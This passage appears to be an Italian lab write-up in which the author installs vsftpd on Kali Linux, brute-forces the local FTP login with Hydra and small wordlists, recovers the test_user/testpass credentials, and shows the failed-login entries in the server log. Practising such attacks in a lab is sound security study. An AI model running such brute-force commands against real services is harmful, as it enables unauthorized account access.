  ibverbs-providers        libboost-thread1.83.0  libgfapi0  libgfxdr0      libibverbs1  librdmacm1t64    python3.11      python3.11-minimal
  libboost-iostreams1.83.0  libcephfs2             libgfrpc0  libglusterfs0  librados2    python3-lib2to3  python3.11-dev  samba-vfs-modules
Use 'sudo apt autoremove' to remove them.

Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1864
  Download size: 142 kB
  Space needed: 352 kB / 52.5 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 1s (119 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 80%
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -L breviuser.txt -P brevipass.txt  localhost  -t 1 -w 5  ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 11:08:11
[DATA] max 1 task per 1 server, overall 1 task, 42 login tries (l:6/p:7), ~42 tries per task
[DATA] attacking ftp://localhost:21/
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 1 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "pass" - 2 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password" - 3 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "testpass" - 4 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "qwerty" - 5 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "zxcvb" - 6 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "" - 7 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "abc123" - 8 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "pass" - 9 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "password" - 10 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "testpass" - 11 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "qwerty" - 12 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "zxcvb" - 13 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "" - 14 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "abc123" - 15 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "pass" - 16 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "test_user" - pass "password" - 17 of 42 [child 0] (0/0)
[STATUS] 17.00 tries/min, 17 tries in 00:01h, 25 to do in 00:02h, 1 active
[ATTEMPT] target localhost - login "test_user" - pass "testpass" - 18 of 42 [child 0] (0/0)
[21][ftp] host: localhost   login: test_user   password: testpass
[ATTEMPT] target localhost - login "guest" - pass "abc123" - 22 of 42 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "pass" - 23 of 42 [child 0] (0/0)
```

Credenziali ftp craccate

Log ftp



```
┌──(kali㉿kali)-[~]
└─$ sudo tail -f /var/log/vsftpd.log
[sudo] password for kali:
Fri Dec 13 11:09:59 2024 [pid 13048] [pino] FAIL LOGIN: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:00 2024 [pid 13048] [""] FAIL LOGIN: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:01 2024 [pid 13108] CONNECT: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:03 2024 [pid 13107] [""] FAIL LOGIN: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:04 2024 [pid 13107] [""] FAIL LOGIN: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:05 2024 [pid 13107] [""] FAIL LOGIN: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:06 2024 [pid 13149] CONNECT: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:07 2024 [pid 13148] [""] FAIL LOGIN: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:08 2024 [pid 13148] [""] FAIL LOGIN: Client "::ffff:127.0.0.1"
Fri Dec 13 11:10:09 2024 [pid 13148] [""] FAIL LOGIN: Client "::ffff:127.0.0.1"
```